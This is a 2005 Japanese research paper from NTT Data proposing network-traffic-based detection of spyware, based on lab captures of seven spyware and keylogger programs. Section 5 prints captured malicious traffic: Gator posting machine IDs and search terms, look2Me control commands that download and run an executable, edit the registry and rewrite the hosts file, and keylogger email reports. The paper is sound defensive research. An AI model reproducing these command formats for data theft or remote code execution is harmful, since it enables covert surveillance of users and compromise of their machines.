2005－ＣＳＥＣ－30（４）
2005／7／21

トラフィック解析によるスパイウェア検知の一考察

与那原 亨　　大谷 尚通　　馬場 達也　　稲田 勉
株式会社NTTデータ　〒104-0033 東京都中央区新川1-21-2 茅場町タワー
E-mail:　{yonaharaa, ootanihs, babatt, inadatt}@nttdata.co.jp

あらまし　近年，スパイウェアの被害が急速に拡大している．しかし，スパイウェアはユーザに発見されないように巧妙に潜伏することから，ユーザの認知度が低く，対策も遅れている．現状のスパイウェア対策は，スパイウェアの検出・駆除用ソフトウェアを端末にインストールする方法が主流である．しかし，これまでのウィルス対策ソフトの変遷からも分かるように，スパイウェアも端末上のみの対策では，完全に防ぐことができない．端末以外における多角的な対策，つまりネットワーク上での対策が必要と考えられる．本稿では，スパイウェアの動作分析およびトラフィックを解析することにより，ネットワーク上におけるスパイウェア検知の可能性について検討する．

キーワード　スパイウェア，トラフィック解析，検知

A Consideration of Spyware Detection using Traffic Analysis

Akira YONAHARA　Hisamichi OHTANI　Tatsuya BABA　and　Tsutomu INADA
NTT Data Corporation　Kayabacho Tower, 1-21-2, Shinkawa, Chuo-ku, Tokyo, 104-0033 Japan
E-mail:　{yonaharaa, ootanihs, babatt, inadatt}@nttdata.co.jp

Abstract　Currently, the damage of the spyware has expanded rapidly. However, countermeasures of spyware have not spread, because many users were not aware of its risk, and it's cleverly hiding from users notice. Recently countermeasure of spyware is installing the anti-spyware software in the computer. However, the spyware cannot be completely prevented in countermeasures of the terminal computer only. It is thought that countermeasures different from terminal's is necessary. In a word, countermeasures on the network are necessary. This paper reports on the analysis of spyware and the possibility of spyware detection using traffic analysis.

Keyword　Spyware,　Traffic Analysis,　Detection

1. はじめに

近年，ユーザの端末に忍び込み，ユーザに気づかれないように情報を収集し，外部へ送信するスパイウェアが新たな脅威として認識されつつある．これまでスパイウェアが取得する情報は，ユーザが閲覧したWebサイトのURL履歴情報といったユーザに直接被害をもたらすことがないものが多かった．しかしながら最近では，クレジット番号やパスワード，さらには端末内のプライバシーや企業秘密に関わる重要な情報を盗み出すといった悪意のあるスパイウェアが急速に増加してきている．また，米国のインターネット・サービス・プロバイダであるアースリンクが行った2004年のスパイウェア感染状況調査[1]によると，460万台以上のPCに対して，1億個以上のスパイウェアが発見され，端末1台あたり平均25個のスパイウェアがインストールされていることが判明した．

このような状況に対して，近年，商用のアンチウィルスソフトも軒並みスパイウェア駆除機能を実装してきているが，全てのスパイウェアには対応していない．さらにスパイウェアの検知方法も，スパイウェアの通信パケットやダウンロードされるファイル，Windowsレジストリに対して，従来のmisuse／シグネチャマッチング方式を用いた検出方法が中心であり，ウィルスやワームの検知方式と同様に，未知のスパイウェアに対処できないという問題がある．

また，アンチスパイウェアソフトの多くは，個々の端末へインストールするホスト型と呼ばれるタイプのものであり，インストールしていない，あるいは他のアプリケーションへ影響があるためにインストールできない端末は，対策することができない．

本研究では，これらの問題に対応するために，個別のパターンを用いたシグネチャマッチング方式に依らない検知方式，および端末環境に依存しないネットワーク上での検知方式の作成を目指す．まず本稿では，スパイウェアの挙動についてトラフィックの観測および分析を行い，その結果からトラフィック解析による

スパイウェア検知の可能性について検討する．

以下，２章においてスパイウェアの特徴について，３章において現状の対策について述べる．４章ではスパイウェアを検知するためのアプローチを述べる．５章では実際のスパイウェアの挙動を観測した結果を示し，６章ではスパイウェアの動作分析と検知方式の提案を行う．最後に７章でまとめと今後の課題を示す．

2. スパイウェアの特徴

スパイウェアには，ユーザの画面へ強制的に広告を表示するアドウェアや，ユーザがキーボードから入力した文字を記録するキーロガーなど，さまざまな種類がある．本章では，まずスパイウェアの定義や分類について調査し，その特徴をまとめる．

2.1. スパイウェアの定義

一般にスパイウェアを考える場合，ウィルスに狭義と広義があるのと同様に，スパイウェアにも狭義と広義がある．狭義のスパイウェアとは他人の端末に忍び込んでスパイ行為を行うソフトウェアのことで多くの種類や方法が存在している．一方，広義のスパイウェアはその機能からではなく，ユーザの視点でそれがどんな行為をするのかという観点で以下のように定義される[2]．

- ユーザに気づかれることなく個人あるいは組織の情報を収集し，ユーザの合意なしにそれらの情報を外部に送信するソフトウェア
- ユーザに気づかれることなく，コンピュータの制御を横取りしてしまうソフトウェア

なお，本稿では単に“スパイウェア”と表記している場合は，広義のスパイウェアを指すものとする．

2.2. 侵入経路

スパイウェアは，ウィルスと異なり，基本的に自分自身がインストールされているコンピュータから他のコンピュータに感染しない．また，一般的なソフトウェアと同様に，ユーザ自身がスパイウェアを一般的な無害なソフトウェアと認識して手に入れ，コンピュータにインストールする場合が多い．以下にスパイウェアの侵入経路を挙げる[2]．

- 他のソフトウェアにバンドル
  - インターネットからダウンロード
  - CD などのメディアからのインストール
- 新しい端末に既にプリインストール
- P2P 型のファイル共有ソフトウェアから転送
- インスタントメッセージや電子メールに添付
- Web ページ上から強制的にダウンロード

さらには，一つのスパイウェアがインストールされるとそれがインターネット経由で他のスパイウェアをインストールしてしまうこともある[3]．

また，他のソフトウェアにバンドルされている場合，気付かないうちにスパイウェアをインストールしているだけでなく，ソフトウェアの利用許諾書にスパイウェアの動作内容などが記述されていることが多い．大半のユーザは，利用許諾書を精読しないで許諾してしまうため，形式上はユーザの許可を得てスパイウェアがインストールされたことになってしまう．

2.3. スパイウェアの種類

主なスパイウェアの種類とその動作を以下に示す．

アドウェア

ユーザの Web サイト閲覧 URL 履歴を外部に送信，ポップアップ広告を表示する．

トラッキングクッキー

Web サイトの閲覧 URL 履歴などを収集するために利用する．

キーロガー

キー操作やアプリケーションの起動などユーザのコンピュータ内の活動履歴を記録する．

ブラウザハイジャッカー

スタートページや検索ページなどの Web ブラウザの設定を改竄する．

ダイアラー

アダルトサイトなどの有料または特定な番号に接続させる．

リモートアクセスツール

ユーザの端末を遠隔で制御できるようにする．

2.4. スパイウェアの問題点

スパイウェアが引き起こす問題として以下が挙げられる．

① 常駐することで，リソースが大量に消費され，システムが不安定になり，端末が使用できない状態になる．

② ユーザが入力したパスワードやクレジット番号，端末内のプライバシー情報や機密情報などが奪われてしまう．

③ 端末の制御を奪い，他のホストへ DoS 攻撃，迷惑メール送信，企業内のネットワークへの侵入などの踏み台にされる．

また，上記の直接的な被害とは別な観点の問題として，スパイウェアが引き起こす間接的な被害については，他のセキュリティ・リスクほどきちんと認識されていない点が挙げられる．

①については，自宅の端末であれば自己責任で済む問題であるが，企業内の端末となると，端末が使用できないことやネットワーク負荷を増大させたりすることで企業の生産性に悪影響を与えることになる．

②，③については，ユーザが気付かないうちに個人の重要な情報や企業の機密情報が盗み出され，深刻な問題に発展する可能性がある．特に③は，踏み台にされた企業や個人が，被害者から訴えられる可能性がある．

3. スパイウェア対策の現状

現状のスパイウェア対策は，大半が端末上での対策である．これまでのウィルス対策のように，OS やソフトウェアへ最新パッチの適用，ウィルス対策ソフトウェアの導入でいくつかのスパイウェアへの対処は可能である．しかしながら，スパイウェアは他のソフトウェアと同じように正常な手順でインストールされ，セキュリティホール等を使わないものは正常なソフトウェアとその動作の見分けがつきにくいため，一般的なセキュリティ対策ソフトウェアでは，その全ての検出は困難である（最新のバージョンでは対応しつつある）．そのため，スパイウェア対策専用のソフトウェアの導入が必要になるが，スパイウェアの多様性と各ベンダの定義ファイルにばらつきがあることから，1 種類のスパイウェア対策ソフトウェアでは，検出できるスパイウェアの数が限られている．より多くのスパイウェアを検出するためには複数ベンダのスパイウェア対策ソフトウェアを同時に導入する必要がある．

侵入検知システム（IDS）や侵入防止システム(IPS)においても，シグネチャマッチング方式によってスパイウェアを検知／防止でき[2]，製品化されている IDS／IPS もいくつか存在する．しかし，シグネチャマッチング方式のため，未知のスパイウェアに対処できないという根本的な問題がある．また，スパイウェアの大半は，自身のソフトウェア自動更新機能をもっており，新しい機能が追加されることもある[4]．このため，シグネチャマッチング方式によるスパイウェア検知方式では，発見が困難になってきている．

ファイアウォールを用いた対策の場合，スパイウェアがリモートアクセスツールのように普段使用されていない High ポートを用いて通信を行うのであれば，フィルタリングによって対処することが可能である．しかしながら，多くのスパイウェアは，端末から外部へ向けて SMTP や HTTP 等の通常使用されるポートを使用して，プログラムのダウンロードや外部への情報送信を行うため，ファイアウォールでの対処は困難である．

4. スパイウェア対策へのアプローチ

3. で述べたような現状の対策をふまえ，対策の問題点を以下に整理する．

【端末側の問題】

- 全ての端末に OS やソフトウェアの最新パッチを適用する必要があるが，特に企業内ではパッチを適用しない，あるいは直にパッチを適用できない端末が存在する．
- 最新パッチを適用しても全てのスパイウェアを防御することは困難である．
- 個人端末は，対策の徹底や制御が困難である．
- 複数ベンダのスパイウェア対策ソフトウェアの導入となると，端末リソースの消費，コストや運用面の問題が発生する．
- スパイウェア対策ソフトウェアがファイルや Windows レジストリの内容に対するシグネチャマッチング方式の検出を行うため，既知のものでかつバージョンの古いものしか検出できない．
- ポリモーフィック／メタモーフィックと呼ばれるステルス技術を用いたスパイウェアのプログラム本体を検知できない．

【ネットワーク側の問題】

- IDS／IDP では通信内容に対するシグネチャマッチング方式の検出を行うため，既知のものでかつバージョンの古いものしか検出できない．
- ファイアウォールでのポートのフィルタリングでは大半のスパイウェアに対処することが困難である．

以上から，本研究では端末の環境や対策状況に依存せず，一括して対応可能なネットワーク側でのスパイウェアの検知方式を検討する．ネットワーク側で対処することで端末側での問題が，同時にいくつか解消される可能性もある．また，URL や特定コード等の個々のスパイウェアの特徴を用いたシグネチャマッチング方式ではなく，広く一般的なスパイウェアに対処できる方法を目指すことにする．

5. スパイウェアの観測

本章では，ネットワーク側での対処方法を検討するにあたり，まずは実際にスパイウェアを端末にインストールし，そのトラフィック観測することで，そのスパイウェアの挙動を明らかにする．代表的なスパイウェアについて，そのトラフィックを観測し，ネットワーク上での挙動を解析した結果を示す．

5.1. 対象スパイウェア

以下に観測したスパイウェアとその動作概要[3][4][5]を示す．スパイウェアの実験環境は，スパイウェア

がバンドルされている P2P 型のファイル共有ソフトウェア（kazaa[6]，iMesh[7]）等を実験用端末にインストールし，スパイウェア対策ソフトウェア（SpyBot S&D[8]，eTrust PestPatrol[9]）でスパイウェアがインストールされたことを確認した．

表 1 観測したスパイウェアとその動作概要

名前	動作概要
Gator	・Web サイト閲覧 URL 履歴情報の送信 ・コンピュータ情報の送信 ・広告表示 ・自身の自動アップデート
Cydoor	・オンライン，オフラインでの広告表示
eZula	・Web ブラウザのスタートページや検索ページの変更 ・広告表示 ・自身の自動アップデート
look2Me	・Web サイト閲覧 URL 履歴情報の送信 ・広告表示 ・他のソフトウェアのダウンロード，インストール
Perfect Keylogger	・ファイル転送，電子メールによる送信 ・キーストロークを記録 ・Web サイトの URL の履歴を記録 ・実行アプリケーションを記録 ・スクリーンショットを撮る
Active Key Logger	・電子メールによる送信 ・キーストロークを記録 ・Web サイトの URL の履歴を記録 ・スクリーンショットを撮る
SpyAnywhere	・端末の遠隔制御 ・キーストロークを記録 ・スクリーンショットを撮る

※Perfect Keylogger，Active Key Logger，SpyAnywhere については，商用のソフトウェアであり，こどものアダルトサイトへのアクセス防止や社員の不正使用の監視等の使用目的では悪意は無い．

5.2. スパイウェア実験環境

図 1 に示すようにインターネットに接続したセグメント内にスパイウェアをインストールした端末，情報収集あるいは遠隔制御を行う端末（スパイウェアインストール時に設定可）を設置した．また，インターネットにはスパイウェアから情報収集を行うスパイウェアサーバ(スパイウェアインストール時に設定不可)が存在している．スパイウェアサーバとは，スパイウェアに対して，制御命令を送信したり，新しいスパイウェアプログラムを提供したり，スパイウェアが搾取した情報を受信したりするサーバである．

以上のネットワークにおいて，スパイウェアがインストールされた端末からのトラフィックをネットワークモニタにて観測した．



図 1 スパイウェア実験環境

5.3. 結果

観測したスパイウェアに対し，そのネットワークの挙動を解析した結果を以下に示す．

5.3.1. Gator

スパイウェアサーバとの通信には HTTP が用いられ，GET リクエストヘッダの「User-Agent」に文字列「Gator/x.x(vesion)」が含まれている点が特徴である．

```
User-Agent: Gator/1.0 RequestMachineInt
User-Agent: Gator/5.0 Blast Thread
```

必要なソフトウェアをインターネット上に用意されたスパイウェアサーバからダウンロードする．その際に適宜，自身の状態情報（Start， Online，Success，End，等）を送信する．送信時には POST コマンドを使用し，本文内に上記の状態情報を記述する．端末の再起動時には，必要に応じて専用サーバから最新版のソフトウェアをダウンロードして，自分自身のバージョンのチェック／アップデートを行う．

```
POST /Cmd/client_log_event
User-Agent: Gator/4.0 Log
(状態情報:Start)
SILENTSETUP=START%05E05BAB1F%2d7276%2d44B6
%2d9B7E%2d5CC0E56642CC%05BIC%5fDivXNetwork2
 %054%2e0%2e0%2e6&
(状態情報:End)
SILENTSETUP=END%05E05BAB1F%2d7276%2d44B6%2d
9B7E%2d5CC0E56642CC%05BIC%5fDivXNetwork2%05
SUCCESS%05%28no+detail%29&
```

Web サイトの閲覧 URL 履歴情報は，Web サイトを閲覧後，その閲覧した URL をファイル名に指定した GET コマンドを使用し，スパイウェアサーバに送信する．

```
GET /gbsf/gd/go/google.co.jp.gtrg2ze
User-Agent: Gator/5.0
GET /gbsf/gd/ya/yahoo.com.gtrg2ze
User-Agent: Gator/5.0
```

Google 等の検索サイトのフォームに入力した検索キーワードの情報も POST コマンドを用いて送信する．この情報にはユニークな端末 ID とユーザ ID，国番号や郵便番号，時間の情報，インストールされた Gator

ソフトウェア等の情報も含まれる．これらの情報は本文内に記述される．

```
POST /bannerserver/bannerserver.dll?fsk
User-Agent: Gator/5.0
MachineID=RTA1QkFCMUYtNzI3Ni00NEI2LTICN0UtN
UNDMEU1NjY0MkND&Banner-Version=3%2e0&Product
Version=5%2e0%2e1%2e7&Locale=0411&ZipCode=&Cou
ntryCode=0&MachineInt=555813649&UserID=ODJGOD
k2NjBEODA0NDZFNTg3ODI2NEVFNEYyMjEyRUU%3d
%3d%3d&UserInt=517492388&LocalTime=05%2f31%2f
2005+10%3a31%3a48+%2b0900&GMTTime=05%2f31%2f
2005+01%3a31%3a48+%2b0000&BnrTypes=7df&AIC-0=
BIC%5fDivXNetwork2&KW=virus&Site=www%2egoogle
%2eco%2ejp&
```

さらに，特定の検索キーワード（virus，yahoo 等）が入力された場合は，別の検索サイトでそのキーワードの検索を行い，その結果が表示される．

Gator は，いくつかのスパイウェアサーバに対して，自身の状態情報や閲覧 URL 履歴，検索キーワードなどを POST コマンドを用いて頻繁に送信する点が特徴である．特に起動直後の初期設定時に，スパイウェアサーバに対して，GET コマンドを送らずに POST コマンドを送信する点が特徴的である．

5.3.2. Cydoor

スパイウェアサーバとの通信には HTTP を用いる．まず GET コマンドを使用して，スパイウェアサーバの特定のディレクトリ内にあるプログラムを指定し，クエリパラメータにユニークな ID やその他の情報を設定し送信する．これに対する取得情報にはその後の送信先などの設定情報が含まれており，これを用いて初期設定を行う．

```
GET /scripts/rgs/RgsInit.ASP?(省略)
GET /scripts/cms/CmsInit.ASP?(省略)
```

また，ほぼ同時に，GET コマンドを使用し，特定のスパイウェアサーバ内に用意された広告情報をダウンロードする．

```
GET /bns/new/B_122500.HTM
GET /bns/new/B_113700.gif
```

Cydoor は，初期設定に関する情報の送受信を行い，それに続いて広告をダウンロードする特徴がある．

5.3.3. eZula

スパイウェアサーバとの通信には HTTP を用いる．

必要なソフトウェアをスパイウェアサーバからダウンロードする．その際に，スパイウェアがインストールされた端末を識別する為のユニークな ID（UserID）を取得し，その後取得した ID を設定した GET 要求を送信する．また，リクエストヘッダの「User-Agent」には文字列「eZula」が設定される．

```
GET /Imesh3/download/UVid.asp?PubName=Imesh3&
UserID=136052269&ErrCode=0&Stub=1
User-Agent: eZula
```

また，ブラウザの起動時にあわせて，ポップアップ広告の表示が行われる．

eZula は，ブラウザの起動やホームページへのアクセス直後，1 秒以内にポップアップ広告を取得／表示する点に特徴がある．

5.3.4. look2Me

スパイウェアサーバとの通信には HTTP を用いる．

まず初期化処理としてスパイウェアサーバへ接続して，JavaScript で記述されたユニークな ID を含む下記の制御命令を受信する．look2Me は，この制御命令に従って動作する．この制御命令には，定期的な制御命令のダウンロード命令とポップアップ広告表示命令，レジストリの書き換え命令，hosts への追記命令が記述されている．

（定期的な制御命令のダウンロード命令[タイマ有]）

```
sendExternalUrl(0, "http://www.ad-w-a-r-e.com/cgi-
bin/SelectorV2?ID={F1892818-02CC-CE04-00F1-9B6
A02D78D0F}&mSkip=1&rnd=", 360000, "TRUE");
```

（定期的な広告表示命令[タイマ有]）

```
sendExternalUrl(1, "http://www.ad-w-a-r-e.com/cgi-
bin/PopupV2?ID={F1892818-02CC-CE04-00F1-9B6A02
D78D0F}&type=normal&mSkip=1&rnd=", 340000, "TR
UE");
```

（レジストリの書き換え命令）

```
sendExternalEvent('EVENT:REMOVEKEY:SOFTWARE¥
Microsoft¥Windows NT¥CurrentVersion¥Winlogon¥No
tify?HKLM?DllName?0563F1C45F34E7305C57F10DD17
B6E8F');
```

（hosts への追記命令）

```
sendExternalEvent(' 'EVENT:HOST:127.0.0.1?www.iget
net.com');
```

タイマによる定期的な広告表示／ダウンロード命令により，指定された URL およびクエリパラメータを設定した GET コマンドが送信され，さらにその GET コマンドがスパイウェアサーバ上において，以下示すような JavaScript で記述された制御命令を受信し，広告表示／ソフトウェアのダウンロードが実行される．広告表示の URL およびダウンロードするファイルは毎回異なる．また，ダウンロードされたソフトウェアは，その後，自動的にインストールされる．

（ポップアップ広告表示命令）

```
EVENT:IEBROWSER:www.xzoomy.com/media4/3site01
/pc146/3site01.html
```

（ソフトウェアダウンロード/実行[タイマ無]）

```
EVENT:DOWNLOADEXEC2:www.ad-w-a-r-e.com/cgi-bin
/BW2.com?appsetup.exe    ref="bundleware_cs2_1104"
appver=1
```

Web サイト閲覧履歴は，不定期にユニークな ID を含む POST コマンドでスパイウェアサーバに送信される．その情報は本文コメントアウトを用いて，プロトコル分析では見つけにくいように巧妙に記述されている．

```
POST /cgi-bin/UMonitorV2![F1892818-02CC-CE04-
00F1-9B6A02D78D0F] HTTPwww.xzoomy.com /media
4/3site01/pc146/3site01.html Popup!
```

look2Me は，初期化処理時に特徴的な制御命令の受信を行う点と，その命令に基づいた定期的に制御命令の要求／受信を行う点に特徴がある．

5.3.5. Perfect Keylogger

端末内で収集された情報（端末上で記録されたキーストローク，Web サイトの閲覧 URL 履歴，実行アプリケーション名，スクリーンショット）をあらかじめ設定された間隔で SMTP あるいは FTP を用いて指定したサーバへ送信する．SMTP にて送信する場合には，収集した情報をそれぞれファイルとして添付し，メールヘッダの「X-Mailer:」には「Outlook」と記述し，あたかも Outlook であるように見せかけて，メールを送信する．また，記録日時は，各添付ファイルのヘッダ内に巧妙に記述されたり，添付されるスクリーンショット画像に書き込まれたりしている．下記に送信メールの本文部分のみを示す．

```
Subject: Perfect Keylogger report: 2005/06/06, 15:14
(WINDOWSXP¥TestUser)
X-Mailer: Microsoft Outlook Express 6.00.2800.1437
This is a Perfect Keylogger report for computer
"WINDOWSXP", IP address =xxx.xxx.xxx.xxx, user
"TestUser".
You can view attached log files directly with your
e-mail program.
```

Perfect Keylogger は，時刻をファイル名とした特徴的なファイルをほぼ一定間隔で SMTP または FTP を用いて送信する点に特徴がある．

5.3.6. Active Key Logger

端末内で収集された情報（キーストローク，Web サイトの閲覧 URL 履歴，スクリーンショット）の情報をあらかじめ設定した間隔で SMTP を用いて指定したサーバへ送信する．収集した情報は，収集時刻をファイル名としたテキスト形式の独自フォーマットに記述去れ，Zip 圧縮された後で添付ファイルとして送信される．

```
Subject: Activity log for computer WINDOWSXP
X-Mailer: SoftActivity Mailer
```

（添付ファイル）

```
Content-Disposition: attachment; filename="June13_1
9h06m.zip"
```

Active Key Logger も，時刻をファイル名とした特徴的なファイルをほぼ一定間隔で SMTP を用いて送信する点に特徴がある．

5.3.7. SpyAnywhere

ネットワーク経由で端末を監視し，ブラウザでリアルタイムに端末の制御（再起動，マウスのフリーズ，レジストリ編集，等），モニタ（キーストローク，スクリーンショット，キャッシュされたパスワード，等）を行う．なお，通信ポートは設定可能である．このため，80 番ポートを使用した場合のトラフィックは，スパイウェアをインストールした端末へブラウザから HTTP でアクセスしたのと代わりがない．また，インストールした端末からスパイウェア起動通知が定期間隔で SMTP を用いて指定サーバに送信（本文内に IP アドレスを含む）されることにより，別の制御端末では制御可能な状態になったことを知ることができる．

SpyAnywhere は，ネットワーク経由で特定ポートを使用しブラウザからリアルタイムに端末を制御／監視で，SMTP を用いて制御可能な状態および端末の IP アドレスを知らせる点に特徴がある．

6. 検知方式の提案

トラフィック解析で得られたスパイウェアのネットワークの挙動について分析，検知方式の検討を行う．

6.1. スパイウェアの動作分析結果

アドウェアの特徴をもつスパイウェアはネットワーク経由でソフトウェアをインストールするものが多く，新たなソフトウェアや自身のアップデートプログラムをインストールするものもある．さらに，スパイウェアサーバとは HTTP を用いて通信し，特に端末内の情報は POST コマンドを用いてスパイウェアサーバに送信するものがほとんどであった．しかし，Gator のように GET コマンドを用いて端末内の情報を送信している例もあることから，POST コマンドだけでは，検出できないスパイウェアが存在する．

キーロガーの特徴をもつスパイウェアは，収集した情報をファイルとして一定間隔にスパイウェアサーバに送信している．しかしながら，リモートアクセスツールの特徴をももつスパイウェアは，インストールされた端末から情報を送信するのではなく，別端末から情報を収集する．

今回観測したスパイウェアの挙動は，いずれも使用

するポートやそれぞれのプロトコルシーケンス的には通常のトラフィックと区別することが困難であった．しかしながら，アプリケーションレベルでは，矛盾した通信を行っている場合がある．例えば外部の Web サーバに対して，GET コマンドを送信せずに POST コマンドから HTTP 通信が始まっている場合などは，通常の手順からすると異常と思われる．さらに，Gator のように多くの情報を送信する場合，一般的な GET／POST コマンドによる Web アクセスと比べて，一定時間に送信される GET／POST コマンドのデータ総量が大きくなることが予想される．

また，一般的な Web アクセスの場合，1 回の GET コマンドに対して，たくさんの外部リンクやフレームを用いた大きな HTML 形式のファイルと多くの GIF／JPEG 画像など，多種多様でかつ数多くのファイルを取得する．これは，昔と比べて近年のホームページが画像などを多用した派手な構造を持っていることから，容易に想像できる．一方，スパイウェアは，プログラム等をダウンロードするものの，取得するファイル数は少なく，長期的に受信されるデータ量もそれほど大きくない．

6.2. トラフィック解析による検知方式の提案

以下のアプリケーションレベルのパラメータを測定し，通常の通信状態値から外れた値を検出することで，スパイウェアによる通信を検出できると考える．そこで，以下に示すパラメータについて，スパイウェアが外部へ情報を送信する場合の特徴量を抽出し，このパラメータとその閾値を用いてスパイウェアの挙動に基づいた有効な検出方式を作成することができると思われる．

表 2 観測パラメータ

プロトコル		パラメータ
HTTP	Header Field	GET コマンド数
		POST コマンド数
		HTTP 拡張ヘッダ数
	Message Body	URL の種類の数
	その他	SSL セッション数
		通信間隔
		ヘッダ数とメッセージボディ長の割合
		一定時間に送信される GET／POST コマンドサイズ
		一定時間に受信されるデータサイズ
		一定時間に送信される GET／POST コマンドサイズと受信されるデータサイズの割合
SMTP	本文	送信メール一通あたりの添付ファイル数
		添付ファイル 1 つあたりのサイズ
	その他	メール送出間隔
FTP	ファイル転送	1 セッションあたりの転送ファイル数
	その他	FTP 接続間隔

表 2に示す個々のパラメータの数や送出間隔だけでなく，それらを組み合わせて，スパイウェアの挙動を検出する．

また，表 2のパラメータの数や送出間隔だけでなく，特定のイベントの発生順序（例えば，同一のアドレスに対して POST コマンドを 2 回送信した後，GET コマンドを 1 回送信する等）の発生を観測することにより，スパイウェアの挙動がより確実に検出できる可能性もある．

今後，これらの特徴を利用してスパイウェアを検出するアルゴリズムを検討していく．

7. まとめと今後の課題

本研究では，スパイウェア動作分析環境を構築し，複数のスパイウェアのトラフィックを収集・解析し，挙動の分析を行った．この分析結果から，アプリケーションレイヤの様々なパラメータを分析することによって，スパイウェアによる通信の特徴を抽出できる可能性があることが分かった．本稿では，このパラメータの値や通信等のイベントの順序を用いたスパイウェアの検知方法に関する方向性を示した．

今後は，様々な種類のスパイウェアの挙動について，今回抽出したパラメータをもとに分析を行い，具体的な検知方式を検討する．

参　考　文　献

[1] EarthLink Spy Audit. http://www.earthlink.net/spyaudit/press/

[2] S. Saroiu, S.D. Gribble and Henry M. Levy, "Measurement and Analysis of Spyware in a University Environment," Proceedings of the First Symposium on Networked Systems Design and Implementation (NSDI '04), San Francisco, CA, March 2004.FTC

[3] Benjamin Edelman, "Methods and Effects of Spyware", Response to FTC Call for Comments, March 2004

[4] "Public Workshop: Monitoring Software on Your PC: Spyware, Adware, and Other Software", 2004 Spyware Workshop Staff Report, March 2005

[5] SpywareGuide http://www.spywareguide.com/

[6] Kazaa. http://www.kazaa.com

[7] iMesh. http://www.imesh.com

[8] SpyBot S&D. http://www.safer-networking.org

[9] eTrust PestPatrol. http://www.PestPatrol.com